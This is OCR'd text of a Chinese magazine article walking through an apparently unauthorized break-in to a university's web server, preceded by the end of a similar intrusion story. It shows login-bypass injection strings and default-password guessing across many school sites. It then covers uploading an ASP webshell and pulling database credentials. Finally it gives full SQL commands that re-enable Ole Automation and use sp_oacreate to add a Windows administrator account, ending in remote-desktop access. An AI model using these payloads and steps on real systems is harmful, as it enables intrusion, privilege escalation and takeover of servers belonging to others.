


图14

菜刀连接上去发现还是星外主机，权限设置的比分站的还要严格，啊D牛的目录读写检测没有发现可写可执行目录，上传ASPX大马转向注册表查找。在注册表键值为HKEY_LOCAL_MACHINE\SOFTWARE\Hagel\DU Meter\找到D:\Program Files\DU Meter目录，用目录读写检测扫描了一下，发现可写，同样上传cmd运行cscript.exe读VBS获取星外用户密码和A站FTP密码。成功回显，至此A站服务器沦陷。




图17

事后才整理出这文章，其实在未发现分站服务器存在A站数据库配置信息时，花了很多时间去测试A站管理后台验证不足的部分连接，但没有成功突破，所以文中没有出现这一失败的环节，文章没有什么技术含量，注意的更多的是细节。

另辟蹊径轻取某大学主站最高权限

赵治晟

前些日子联系上了一个昔日的好友，据他说他所在大学的网站的安全工作做得不错，他搞了很久还是一无所获所以希望我帮他看一看。当然我也是小菜啦，不过既然朋友肯赏脸，我就厚着脸皮帮他看看好了，接着就有了本文。

俗话说知己知彼方能百战不殆，打开朋友给的网址：www.z**b.edu.cn，浏览一下页面也好大致了解一下网站的情况。

打开网站的首页，看起来还是很规范的，图文并茂布局合理，当然我们并不关心内容，我们关心的是它是否足够安全。网站采用ASP.NET开发，通过后台生成.html的静态页面来展示新闻。在首页的最下方我发现了一个比较隐蔽的超链接，如图1。

看了一下这个超链接的路径，发现是http://www.z**b.edu.cn/Manager/template/template/template/login.aspx，感觉很有可能是网站的后台，打开之后发现果然如此。




图1



图2

顺手试了几个常用的万能密码：

' or 1=1 --

'or'='or'

如果网站对提交的参数过滤不严格的话，也许就可以绕过验证进入后台了。不过这个方法在这个网站是行不通的。

看来要拿下这个网站真的要下点功夫了。静下心来想一想，很多高校的网站为了管理和分类方便，一般会采用不同的二级域名指向不同的院系。不同的院系为了满足自身的需要又会采用不同的程序，这样一来出现漏洞的机会就大大增加了！当然我们的目标是主站，最直接的方法是拿下和主站ip地址相同的院系的分站。当然这仅仅是猜想，要动手试一下才知道是否行得通。

打开百度，输入“site:z**b.edu.cn”搜索z**b.edu.cn相关的二级域名，结果如图2所示。

搜索结果的第二项是一个“xx学院异网同显系统”，域名是jyxx.z**b.edu.cn，ping一下这个域名，结果如图3所示。




图3

可以发现jyxx.z**b.edu.cn和主站www.z**b.edu.cn的ip地址都是125.*.*.220。这基本上可以判断这两个网站是在同一台服务器上的了。

现在我们就把矛头指向jyxx.z**b.edu.cn这个网站。打开jyxx.z**b.edu.cn，在首页最下方有了小小的收获，如图4。

看到这里也许有些读者会很不解，不明白笔者的真实用意。其实看到下方这行文字的时候，首先应该想到这是一个第三方的程序，联系上文我们看到的这个网站的标题“xx学院异网同显系统”，这让我们有了一条新的思路：就是拿到这套“异网同显系统”的源码进行白盒测试，沿着这个方向前进，或许就会少走很多弯路。




图4

打开百度，搜索“异网同显系统”，可以看到有非常多的学校都使用了这套系统，如图5所示。




图5

随便打开一个网站http://work.s**s.edu.cn，在后面加上admin/就跳出了后台的登录页面（纯属经验）。试了一下常用的几个用户名密码：

Admin----123456

Admin----888888

admin----admin

最后用户名admin，密码admin成功登入了这个网站的后台管理页面，如图6所示。

又随便打开了其他几个网站，发现很多网站都能用admin/admin登陆进去，看来高校管理员的安全意识有待提高啊！同

时我发现在后台的“管理员设置”页面，有许多网站竟然都存在有webmaster123和webmaster123123这两个帐户，如图7所示。




图6




图7

很容易的想到，这两个帐户是程序开发人员留下作为测试用途的。既然这样，我们的目标jyxx.z**b.edu.cn很可能也存在这两个帐户。可是后台无法看到管理员的密码（加密保存，并且不显示），这下怎么办呢？只好用一下社会工程学了。观察发现：两个账户webmaster123和webmaster123123都是"webmaster"+"123"的组合，又因为这两个账户是程序开发人员为了测试程序用的所以密码应该不会很复杂（这样才符合正常人的逻辑嘛！），所以密码应该是简单的“123”、“123456”、“123123”之类的数字组合。

打开目标站点的后台：jyxx.z**b.edu.cn/admin，猜测一下用户名和密码。当试到用户名为webmaster123123密码为123123的时候成功进入了后台。在后台看了一下，发现有发布文章的地方，并且可以上传附件。最重要的是对上传文件的类型没有任何限制！

这下就好办了，直接传个asp木马上去拿到webshell，如图8所示。

用webshell看了一下服务器的情况，发现权限设置的不是很严格，并且也成功找到了www.z**b.edu.cn主站所在的目录，这就证实了之前的猜想，他们的确是在同一台服务器的。

可是仅仅拿到了webshell怎么能满足呢？Systemshell才是我们的最终目标啊！

之前提到过这个网站是用asp.net开发的，熟悉asp.net的朋友们都知道asp.net一般是选择mssql作为数据库的。如果管理员的安全意识不强，使用system权限的sa帐户来连接mssql数据库，那我们就可以执行任意命令了。

用拿到的webshell仔细查找数据库连接文件，功夫不负有心人，总算被我发现了如图9所示的数据库连接的信息。



图9

我们可以很清楚的得到连接mssql数据库的用户名是“sa1”密码是“elit****”。马上用webshell的“数据库操作”功能来验证一下。可是当我用上面的用户名和密码连接时却发现根本无法连接mssql数据库，提示“[Microsoft][ODBC SQL Server Driver][DBNETLIB]SQL Server 不存在或访问被拒绝”。这是为什么呢？莫非mssql的默认端口被改了？

用webshell的“端口扫描”功能扫描一下，结果如图10所示，mssql的默认端口1433果然被改了。图10。




图10

这个小小的困难是无法阻止我取得最高权限的决心的！试了一下发现默认的cmd.exe拒绝访问无法执行命令，上传一个cmd.exe到“C:\Documents and Settings\All Users\Documents”目录下，执行netstat -an命令，成功了，如图11。

结果之中有一个127.0.0.1:1434，状态为LISTENING的非常引人注意，因为1434和mssql的默认端口号1433实在是太像了！再次用webshell的数据库连接功能连接，成功了！如图12。




图11




图12

依次执行如下4条sql命令添加一个用户名为apple密码为apple123的windows帐户：

```
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:\windows\system32\cmd.exe /c net user apple apple123 /add'
```

```
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:\windows\system32\cmd.exe /c net localgroup administrators apple /add'
```

当我试图执行上述语句的时候提示错误，“SQL Server 阻止了对组件 'Ole Automation Procedures' 的 过程'sys.sp_OACreate' 的访问，因为此组件已作为此服务器安全配置的一部分而被关闭。系统管理员可以通过使用 sp_configure 启用 'Ole Automation Procedures'。”

没关系，使用sql命令来启用'sys.sp_OACreate'，依次执行如下命令：

```
sp_configure 'show advanced options', 1;
RECONFIGURE;
sp_configure 'Ole Automation Procedures', 1;
RECONFIGURE;
GO
```

现在就可以畅通无阻的执行刚才添加系统账户的命令了。

执行完毕后用webshell执行"net user"命令查看一下系统帐户，发现刚才添加的名为apple的管理员的确存在系统账户之中了，打开远程桌面，顺利登陆服务器。至此，已经拿到该大学主站的最高权限，如图13。

